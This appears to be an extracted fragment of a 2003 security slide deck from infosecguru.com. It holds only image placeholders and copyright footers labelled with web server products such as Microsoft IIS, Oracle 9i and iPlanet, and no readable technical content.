
Copyright ©2003 by infosecguru.com, All Rights Reserved 230 Microsoft IIS 5.0/6.0
Copyright ©2003 by infosecguru.com, All Rights Reserved 231 Microsoft IIS 5.0/6.0

Copyright ©2003 by infosecguru.com, All Rights Reserved 232 Oracle 9i

Copyright ©2003 by infosecguru.com, All Rights Reserved 233 Oracle 9i

Copyright ©2003 by infosecguru.com, All Rights Reserved 234 iPlanet 3.6

Copyright ©2003 by infosecguru.com, All Rights Reserved 235 iPlanet 4.0

Copyright ©2003 by infosecguru.com, All Rights Reserved 236 iPlanet 4.1


Copyright ©2003 by infosecguru.com, All Rights Reserved 237 iPlanet 6.0

Copyright ©2003 by infosecguru.com, All Rights Reserved 238 iPlanet 6.0
